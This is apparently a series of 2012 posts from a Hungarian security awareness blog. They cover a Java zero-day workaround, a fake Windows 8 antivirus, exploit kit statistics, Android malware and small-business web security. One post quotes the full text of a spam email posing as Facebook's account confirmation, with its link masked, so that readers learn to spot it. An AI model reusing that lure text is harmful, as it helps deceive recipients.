
Szóval ha **adott egy ilyen veszélyes, operációs rendszereken átívelő hiba, mindeközben lassú reagálású javítások tetézik az amúgy is nehéz helyzetet, akkor bizony workaroundot, azaz valamilyen átmeneti megoldást**, megkerülő módszert kell keresni addig is. Ez most azoknál, akik nem is használják a Javát, és mégis telepítve van, jelentheti az uninstallt, de érdemes tudni, van azért számos olyan hasznos alkalmazás is (pl. Jdownloader, TwitterBackup, JAlbum, stb.), amely miatt ezt nem teheti meg mindenki. Hasonló a helyzet a "Gyakjuk akkor ki gyorsan a Java plugint a böngészőnkből most!" felkiáltással is, és bár **megmutatjuk, OS X alatt hogyan kapcsolhatjuk ki Safariban, valamint Linux alatt Mozilla Firefoxban**, de arra is mutatunk egy példát, hogy **esetleg ezzel milyen alapvető és fontos feladatokat hiúsíthatunk meg akaratlanul**.



A végső javítás (na persze ;-) megérkeztéig így valószínűleg a Java Plugin kikapcsolása, és csak az esetleges használat idejére a böngészőben való ideiglenes újraengedélyezése marad sokaknak, de ezt érdemes is megtenni, mert félő, hogy számtalan korábban ártalmatlan weboldalt fognak majd megfertőzni ezzel a Java sebezhetőséget kihasználó kóddal.



Macintosh alatt is veszélyben lehetünk, ezért a Safarinál a Web content -> Enable Java mellől kell egyszerűen kivenni a pipát, míg Linux alatt is hasonlóan Kinderspiel a dolog: a Tools -> Add-ons- > Firefox Plug-in tiltásával érhetjük el a kikapcsolást. Hogy miért érdemes kikapcsolni, ahhoz már ebben az ablakban is kapunk némi adalékot: "known to cause security or stability issues", de a cikk elején linkeltünk be bőségesen ennél sokkal részletesebb információkat is. Az érdekesség kedvéért kezdjünk most el bankolni például a CIB oldalán. Már érkezik is "Az Ön böngészője nem támogatja a Java kisalkalmazások futtatását." üzenet.



Szóval **érdemes mindenkinek feltérképezni azokat az elengedhetetlen kulcsfontosságú alkalmazásokat, ahol engedélyezi, egyéb esetben addig is a letiltás lehet az egyetlen ésszerű teendő**.

Tetszik 30 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Tízből öt kártevő hátsóajtót nyit
- Hogyan szúrjuk ki a gyanús Android appokat?
- Utaljunk pénzt a S.O.C.A.-nak
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4739322

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.08.29. 16:18:02

Egy kis adalék a témához:

Java 0-Day Using Latest Dadong's JS Obfuscator:
www.kahusecurity.com/2012/java-0-day-using-latest-dadongs-js-obfuscator/

koszegiandras 2012.08.29. 23:01:01

Még jó, hogy én a java klienst ami a gépemen van azt vagy közvetlenül a program hivatalos oldaláról frissítem vagy a firefox beépülő modulok frisseségét ellenőrző szolgáltatásán keresztül.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.08.30. 05:04:54

További érdekesség: Oracle knew about critical Java flaws since April:
www.theregister.co.uk/2012/08/30/oracle_knew_about_flaws/

McKinney 2012.08.30. 07:45:36

@koszegiandras: sajna ez nem fog megvédeni, itt arról van szó, hogy még nem javitották az ismert hibákat, sőt konkrét támadások által kihasznált réseket sem. Hiába van a legfrisebb javád, megnyitsz egy fertőzött oldalt és annyi. És egyre több ilyen oldal lesz, erről szól a cikk.

spontan · http://erdekessegek.info 2012.08.30. 08:37:52

Szerencsére Java már elég kevés dologhoz kell, a kliensoldalon már nem nagyon használják, legalábbis én nemigen használok olyan oldalakat, amikhez java kell. A CIB online felülete jut csak most eszembe, ami fontos lehet, és az Java-ban van megírva.

Valaki2 2012.08.30. 09:07:02

JDownloader nem desktop alkalmazás? Amennyiben igen, akkor annak pont annyi joga van, mint tetszőleges más alkalmazásnak.

A gond itt az applet-ként induló programokkal van, banki rendszerek, satöbbi. A megoldás, hogy felrakunk egy böngészőt amit CSAK a banki műveletekre használunk, és mindenhol máshol lekapcsoljuk a java plugin támogatást.

Mégegyszer: a hiba a böngészőben futó appleteket érinti, és nem az alkalmazásokat!

d.j 2012.08.30. 09:23:52

Még jó, hogy az általad beillesztett képen a java 1.6-os és az nem érintett :)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.08.30. 15:34:50

"Az Oracle már április óta tud a Java-hibáról, de ennek ellenére a júniusi frissítéskor nem javították, vagyis legközelebb október

közepén lehet erre számítani."
itcafe.hu/hir/oracle_java_sebezhetoseg.html



Csizmazia István [Rambo] http: antivirus.blog.hu 2012.09.02. 06:32:03

Kezd ez a dolog már kínosan röhejes lenni:
www.theregister.co.uk/2012/08/31/critical_flaw_found_in_patched_java/


Nekem a Tizedes és a többiek ugrott be, ahogy Sinkovicsék egyik percben hol orosz, hol német egyenruhába bújnak, úgy itt is "elég a peccs", és a "nem, nem, teljesen ki kell kapcsolni a Javat" verziók között váltakoznak a tanácsok a pillanatnyi helyzet függvényében :-/ Ennek alapján jöhet a patch, és csak azután kapcsoljuk ki vagy uninstalláljuk ;-)

Kártékony antivirus linkek - villám őrjárat 6.

2012.08.31. 11:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: link hamis 8 antivírus kártékony patrol Security System Win

Egyfajta röpke "Link Patrol" keretében teszünk időnként kisebb őrjáratot hamis antivírusok, a hamis antivírust terítő linkek nyomában, különösebb sallangok, terjedelmesebb tiszteletkörök nélkül. **Mai programunk az abszolút naprakészség jegyében nem más, mint a Win 8 Security System**.



Akik régi olvasói a blognak, azok egyfelől tudják, őrjáratunk több-kevesebb rendszerességgel tűz tollhegyre hamis antivírus programokat, de emellett talán még arra a posztra is emlékezhetnek, amely a még nem is létező Foxit for Mac alkalmazás letöltéséről szólt, "természetesen" kártevőre mutató linkekkel, "**Még nem is létezik, de mi már letölthetjük**" címmel.



Mindenesetre **akik eddig valamilyen rejtélyes okból fájdalmasan hiányolták a kifejezetten Win8 névvel illetett és alá szánt ál antivírusokat**, most letörölhetik a könnycseppeket a szemük sarkából, mert tadaaaam, végre valahára ez is megérkezett ;-)



Bár a Windows8 végleges megjelenésének dátumát október végére saccolják, máris találkozhatunk a Win 8 Security System programmal. Ebben persze sok örömünk nem lesz, és nem is látványos fejlesztések eredményével szembesülünk, hanem csak a szokásos gagyi hamis antivírus kinézettel, átcimkézve. **Természetesen fertőzéseket talál, felajánlja a mentesítést, persze szigorúan csak fizetés után**: "Activate your copy right now and get full realtime protection with Win 8 Security System!".



Friss kártevőhöz friss uninstall guide is tartozik, a normál vírusirtók ugye elvileg felismerik, a kártékony komponenseket törlik is, ám a teljes takarításhoz - vagy ha valakinek nincs semmilyen antivírus a gépén és múlhatatlanul szeretne kézzel babrálni - **lépéséről lépesre végigvezetett takarítási metódusok is rendelkezésünkre állnak a neten**. Ami még kicsit izgalmasabbá teszi ezt a programot, hogy **beállít egy kártékony proxy szervert is, így tisztításkor hogy a netet elérhessük, ezt is ki kell szedni, no meg persze az ilyenkor szokásos Registry teleszemeteléssel is** meg kell küzdeni. A könnyebb eltávolíthatóság miatt esetleg előbb használhatjuk a "8F42D6E3-FD18" licenckulcsot, ami ugyebár nem mentesít még véletlenül sem, de legalább a riasztásokat megjelenítő ablakok abbamaradnak.



Zárni minden villám őrjáratunkat egységesen ezzel az univerzális okossággal fogjuk: **"Soha ne használjunk és ne telepítsünk olyan programot, amelyre rákeresve a Google szinte összes találata „How to remove...” szófordulattal kezdődik."**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Majdnem mindenki átverhető adathalászattal
- Tízből öt kártevő hátsóajtót nyit

- Ez történik a weben egy perc alatt
- "Szósölmédia" és nyaralás
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4743650

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Sikeresek a Java alapú támadások

2012.09.03. 14:20 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: java exploit kit blackhole

Erről árulkodnak **azok az adatok, amelyeket a BlackHole Exploit Kitben azonnal elhelyezett nulladik napos Java 7 sebezhetőségnek** "köszönhetünk".



Nem lustálkodtak a kártevőterjesztők, mint arról mi is beszámoltunk, a Java sebezhetőséggel kapcsolatban egészen hegyomlás-szerű események indultak be. **Röviden az előző részek tartalmából: kiderült egy kihasználható hiba a Java 7-ben, amire a csak pár havonta frissítő Oracle mégsem adott ki javítást a soron következő nyári foltjában. Emiatt aztán minden biztonsági szakember a Java uninstallálására, kikapcsolására, böngészőben való tiltására szólított fel, mire az Oracle mégiscsak előállt egy rendkívüli frissítéssel. Ezután derült ki, hogy már áprilisban jelezték nekik ezt a hibát, és ezért is érthetetlen volt a késedelmeskedés, de ennél is zavaróbb lett végül, hogy a már javított rendszerekben is találtak még újabb kihasználható hibát. Emiatt aztán az óvatosabbak ismét visszatérhettek a kikapcsolni, lekapcsolni verzióhoz - szóval teljes a káosz**.



Mi most mindössze csak **azt szeretnénk megmutatni, egyáltalán nem alaptalanok az ilyen félelmek, igenis vastagon kihasználják a Java nulladik napos sebezhetőségeit**, és minden mást, régebbieket is minden szoftvernél, mindenkinél, aki nem frissít. A Seculert blogban a FireEye által készített beszédes BlackHoleképernyőképeken tekinthetjük meg a sikeres támadások lehetséges eredményeit, **az egyik 76%-os mellett még olyat is találhatunk, amelynél a Kit-ben a 21%-os success rate-en belül egyedül csak a Java 98.97 százalékban hozta** a konyhára a fertőzéseket, ami nem gyenge.



Most, hogy kiderült, hogy még **korántsem vagyunk túl a Java Saga nehezén, érdemes lehet ismételten átgondolni a használom-e, mire használom, kell-e nekem egyáltalán kérdéseket,** és mindenkinek az igényeihez, munkáihoz, feladataihoz testreszabva lekapcsolgatni az esetleg felesleges, illetve pillanatnyilag nem használt komponenseket, de minimum legalább az összes telepített böngészőben a plugineket. **Ilyen útmutatókból készült azért jó pár darab, van Krebs bácsitól, van az ESET-től és persze az antivirus.blog is öntevékenyen szaporította szót ebben a tárgykörben.**



Mivel a Java-s dolgok már nem csak a Windows felhasználókat érintik, ezért úgy gondoljuk, érdemes lehet ezzel kapcsolatban beidézni egyik korábbi posztunk zárógondolatát remélve, hogy egy idő után már nem csak a felháborodás miatti rendkívüli alkalmi frissítés lesz a folyamatok egyetlen pozitív hozadéka, hanem a jövőben ennél azért többet tartogat majd számunkra az Oracle. ***"Hogy a felhasználók közül ki használ antivírust Macintoshon és ki nem, abban erősen és indulatosan megoszlanak a vélemények, abban viszont mindenképpen egyetértenek még a biztonsági szakértők is, hogy a védekezés szempontjából a sok megoldandó probléma közt a Java automatikus frissítéseinek megoldása lenne az egyik, talán kulcsfontosságú feladat."***

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- "Szósölmédia" és nyaralás
- 25-ször több a mobilos kártevő
- Nyári tanácsok utazáshoz
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4749278

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

700%-os Android malware növekedés

2012.09.06. 09:42 | Csizmazia István [Rambo] | 1 komment

Címkék: java macintosh osx android növekedés kártevők


A különböző vírusvédelmi cégek időszakos jelentései sorra erősítik meg azt a tényt, hogy **a Mac és az Android egyre inkább felkeltette a kártevőkészítők és terjesztők figyelmét**.



Júniusban írtunk arról, hogy már akkor 25 ezer fajta Androidos kártevő volt, most egy másik negyedéves gyorsjelentésből látszik ugyanez, a McAfee adatai szerint az előző negyedévben 700%-os emelkedést lehetett ezen a területen megfigyelni. Hogy a Bouncer - az alkalmazásokat pásztázó Google Play biztonsági alkalmazás - sem csodaszer, azt is bebizonyították már, de **ahogy az IT biztonság területén mindenhol, persze ez is egy folyamatos küzdelem a folyamatosan változó támadások ellenében**. Ugyancsak kedvezőtlenül alakult a Macintosh-okat támadó kártevők statisztikája - **gondoljunk csak a 600 ezer gépet megfertőző Flashback-re** - vagy úgy általában a minden platformot támadni képes böngésző kiegészítők, vagy éppen az említett Flashback témában szereplő Java sebezhetőségeket kihasználó exploitok alkalmazása is.



Összefoglalva semmilyen csoda nem történt, tulajdonképpen folytatódik az a várhatónak mondott trend, amelyet már az első negyedév adatainak összegzése is mutatott: **gyakorlatilag minden internetelérésre képes eszköz támadás áldozatává válhat,** és ezen belül is **a mobileszközök legnépszerűbb operációs rendszere, valamint a korábban vírusmentesnek kikiáltott OS X is szenved el időnként incidenseket, még ha nem is a régi klasszikus definíciónak megfelelő hozzáfűződik, megfertőzi, terjed recept szerint**. Az Androidhoz hasonlóan egyre inkább gondolhatjuk úgy, hogy jó, persze ez nem Windows, de azért állítsunk őrt az ajtóhoz, használjunk vírus- és kártevővédelmi alkalmazást. Természetesem azt is hozzá kell tenni, **az Apple is igyekszik** a maga módján felvenni a kesztyűt, és **napi automatikus frissítésekkel próbál lépést tartani** a támadható sebezhetőségek gyors gyógyításával.



A korábbi szokásos [év eleji jóslatok közül érdemes kiemelni David Harley néhány mondatát 2012 januárjából](). Akkori kijelentése alapján bár a korábbi PDF és SWF sebezhetőségeit sokszor és sokat támadták már, ám **a jövőben ugyanez a sors várhat a Java-ra is. Szerinte a Javás sebezhetőségek ráadásul könnyebben kihasználhatóak a PDF és SWF exploitokhoz képest, valamint a támadáshoz való kártékony kódok is rövidebbek**, kisebb méretűek, továbbá az is bonyolítja a helyzetet, hogy a Java környezetek naprakészen tartása, patch menedzsmentje sem egy kiforrott terület még - szinte a próféta szól belőle.



Idén is tervezünk persze [szokásos év végi jóslat beválási posztot](), ahol majd pezsgős poharak társaságában a különféle antivírus cégek év eleji pesszimistának tűnő kijelentéseit nézzük át, és **nagy valószínűséggel ismét megállapíthatjuk majd, sajnos nem sokat tévedtek**, és a vírusírók érdeklődés és elfoglaltság hiányában most sem hagytak fel a korábbi tevékenységükkel, és sajnos továbbra sem kezdtek el helyette képeslapok és díszműáruk terjesztésével foglalkozni.

Tetszik 22 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Elégedetlenek vagyunk a Facebook biztonságával

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4758338

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

gma · http://howtofm.com 2012.09.07. 12:18:22

Hadd javasoljak egy egészen jó kis antivirus appot Androidra, imádom a design-t és tényleg jól működik, fogott már pár dolgot nálam.

play.google.com/store/apps/details?id=com.estsoft.alyac

A Facebook nevében

2012.09.10. 13:11 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam facebook kanadai átverés account gyógyszerész confirm

Ha csak annyi eurót kapnánk, **ahány spam levél érkezett már eddig állítólag magától a Facebooktól, egy igen tekintélyes summa gyűlt volna már ebből össze**. Ezúttal az accountunkat kell állítólag megerősíteni - vigyázat, átverés.



Csak a saját blogunk előzményeiben turkálva is számos posztot találhatunk, ahol a változatosság kedvéért **állítólagos fényképünkre figyelmeztet a Facebook**, hogy csak egyet emeljünk ki a nagyszámú kínálatból. Nekünk a legfrappánsabbnak az a változat tűnt, amelyben **a Facebook azért küldött levelet, hogy mi állítólag kérelmeztük accountunk törlését, ám ha még sem akarunk innen eltűnni, kattintsunk gyorsan a linkre** - na ez is szintén egy poénos, ügyes, jó csali.


facebook

Hi *******@*********.net,

You joined Facebook, but you still haven't confirmed your account.

To confirm, simply follow this link:

http://www.facebook.com/n/?

confirmemail.php&e=**********.net&c=******&mid=**********mp.code=**********

And that's it! Once you do this, you'll have access to all of Facebook's features.

Important: After today, you'll be unable to log in to your Facebook account until you complete this step.

You may be asked to enter this confirmation code: 19379891

Again, welcome!

Thanks, The Facebook Team

A mostani spamünk a "látszólag a Facebook küldi, gyere kattints, nesze neked kanadai gyógyszerész weboldal" útvonalat járja be, viva Toronto! Szóval érkezik egy kéretlen levél, amely arról értesít bennünket, hogy csatlakoztunk a Facebookhoz (csak nem?!), és **ahhoz, hogy a belépési adatainkat megerősítsük (Confirm Account), kattintsunk az e-mailben mellékelt linkre**, mert amíg ezt a lépést el nem végezzük, addig nem fogunk tudni belépni. Elővesszük ismét a középiskolás matematika órákról ismert "vegyük észre" szófordulatot, szóval vegyük észre, hogy a becsapós levél mellékel egy úgynevezett Confirmation Code nevű számsort és egy linket. Mint az közismert (ugye Mr. Teufel) a Facebook feliratkozási procedúrája során sosem küld e-mailben semmilyen azonosító kódot ahhoz, hogy megerősítsük vele az emailcímünket, hanem **mindössze egy olyan linket küld, amelyre csak simán rákattintva erősíthetjük meg a csatlakozási szándékunkat**.



Maga **a meglévő fiók ellenőrzése, vagy az azonosítás megerősítése (Verify Account) már egy teljesen másik folyamat, ez egy választható opció az adatvédelmi beállításoknál**. Ott aki akarja és él ezzel a lehetőséggel, a regisztrációkor megadott dedikált mobil telefonszámára (és csak arra) kaphat SMS-ben egy ellenőrző kódot, amelyet begépelve akár elvesztett jelszó esetén is be tud majd lépni a rendszerbe. Mire lehet jó ez? Gyenge jelszó vagy gyenge, könnyen kitalálható jelszóellenőrző kérdés esetén a spamrobotok beléphetnek ugyan a nevünkben, de nem tudják magukat telefonos kóddal igazolni. Ha pedig illetéktelen személy lépett be mi account adatainkkal, ők is kiesnek, mert ők sem tudják magukat telefonos SMS kóddal igazolni, hacsak el nem lopják egyúttal a mobiltelefonunkat is.



Mindez persze némely átlagfelhasználó számára már túlságosan bonyolult és érthetetlen nüansznak tűnhet, ezért némileg **átfogalmazva és egyszerűsítve a levonandó tanulságokat, azt mondhatjuk: ha csak a legcsekélyebb kétségünk is van egy ilyen, látszólag a Facebook nevében érkező üzenettel kapcsolatosan, inkább ne kattintsunk** Pavlovi reflexből, hanem próbáljunk meg előtte alaposabban utánanézni, pontosan ki, mit és miért kér tőlünk, hova is mutat valójában a link az egérmutató alatt, és hasonlók.

Tetszik 125 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· [1 trackback]

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Majdnem mindenki átverhető adathalászattal
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4766100

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló **2012.09.10. 14:39:01**

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

A kis cégek weblapjainak kétharmada támadható


2012.09.12. 13:36 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: weboldal sql xss vállalati védekezés

Ezt állapította meg egy nemrégiben az Egyesült Királyságban készült tanulmány, mely szerint csak **körülbelül 33%-uk alkalmaz valamilyen védelmi szoftvert**.



Egyértelműen **van egyfajta erőforrás- és kapacitás hiány a kisebb, pár fős vállalkozások esetében**, ám ha eközben azt tekintjük, mennyire dinamikusan és töretlenül - körülbelül évi 12%-kal - növekszik az internetes kereskedés, a webshopok száma, valamint az itt történt üzletek, vásárlások mennyisége és összértéke, akkor azért érezhető, hogy itt lenne még mit tenni. **2016-ra az elektronikus kereskedelemben lebonyolított értékesítéseket 225 milliárd angol fontra becsülik, ám ha egyúttal a vásárlói bizalmát is meg akarják szerezni, illetve azt megőrizni, nos ahhoz feltétlenül szükséges az ügyféladatok biztonságáról megfelelően gondoskodni, valamint a weboldalak különféle támadási módszereit időben felismerni és elhárítani**. Ha például SQL injection segítségével személyes vásárlói adatok szivároghatnak ki, vagy XSS támadásokkal a látogatók rosszindulatú webhelyekre lesznek átirányítva, **könnyen megcsappanhat az amúgy is törékeny bizalom**.



Az **üzleti, kereskedelmi és egyéb vállalkozások körében az antivírus és tűzfal szoftverek alkalmazása már szinte általánosnak mondható**, például az USA-ban 90% körüli arányban használják ezeket a cégek, köszönhetően talán annak, hogy **korábban már széles körben szereztek közvetlen negatív tapasztalatot valamilyen kártevővel kapcsolatos támadás miatt**.



Visszatérve a brit kisvállalkozásokra, ezek az eszközök itt is népszerűek és használják is őket, és érdekes módon **a Ponemon Intézet tanulmánya szerint itt is mintegy 90 százalékuk számolt be korábban elszenvedett weboldal feltörésről**. Természetesen az olyan ingyenes, csak figyelmet és odafigyelést igénylő, de igen hatékony módszereket is érdemes lenne jobban alkalmazniuk, mint például a **rendszeres és azonnali szoftverfrissítések, valamint a megfelelően erős jelszavak választása. Ugyancsak indokolt lenne az SSL**

tanúsítványok szélesebb körben való alkalmazása, és persze nem feledkezhetünk meg a szervezett és rendszeres biztonsági men
fontosságáról sem, ami egy üzleti vállalkozás, illetve egy üzleti weblap esetén szintén kötelező kelléknek kellene, hogy számítson.



Egy biztos, **ha már megtörténik valamiféle webes incidens, ami adatvesztéssel vagy adatlopással is járhat, weboldal fertőzés, sokkal nehezebb és drágább a károk utólagos helyreállítása, a megtépázott renoméról és a megrendült vásárlói bizalom visszaszerzéséről már nem is beszélve**. És hogy végezetül **magyar vonatkozásokról is szót ejtsünk**, érdemes lehet megemlíteni a tavalyi Ethical Hacking napon elhangzottakat is, melyben az elvégzett pentestek eredményeiből sajnos nem csak az derült ki, hogy a hazai cégek egy része az eredményeket semmibe veszi, késve vagy sosem javít, letudja, kipipálja csak ezt a procedúrát, hanem az is, hogy a behatolás tesztelést végző szakemberek szerint **az elvárható gondoskodás mértéke sírnivalóan alulmarad az elvárhatótól, és nem is az új eszközökre szánt pénz hiányzik a legjobban, hanem sokkal inkább a meglévő dolgok helyes és szakszerű konfigurálása, beállítása hagy erős kívánnivalókat**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Majdnem mindenki átverhető adathalászattal
- Safe mód a Mechagodzilla ellen
- Dropbox csalival terjedtek a kémprogramok
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4772521

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2012.09.12. 14:06:02

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

ESET Mobile Security a legkomplexebb védelem

2012.09.14. 14:25 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: teszt mobile security eset av-comparatives

Az ESET Android alapú terméke, **az ESET Mobile Security kiváló minősítést kapott a vírusirtókat tesztelő független AV-Comparatives legutóbbi mobil védelmi** megoldásokat pellengérre állító tesztjében.



A mobilokra tervezett szoftver **az összes fő kategóriában magas pontszámot ért el, és kiváló minősítést kapott** például az alacsony akkumulátorhasználattal kapcsolatban is. Az ESET Android platformra tervezett termékét a **rosszindulatú programok felderítése és a kéretlen reklámprogramok kimutatásának** megoldása a legjobb termék kategóriájába emelte.



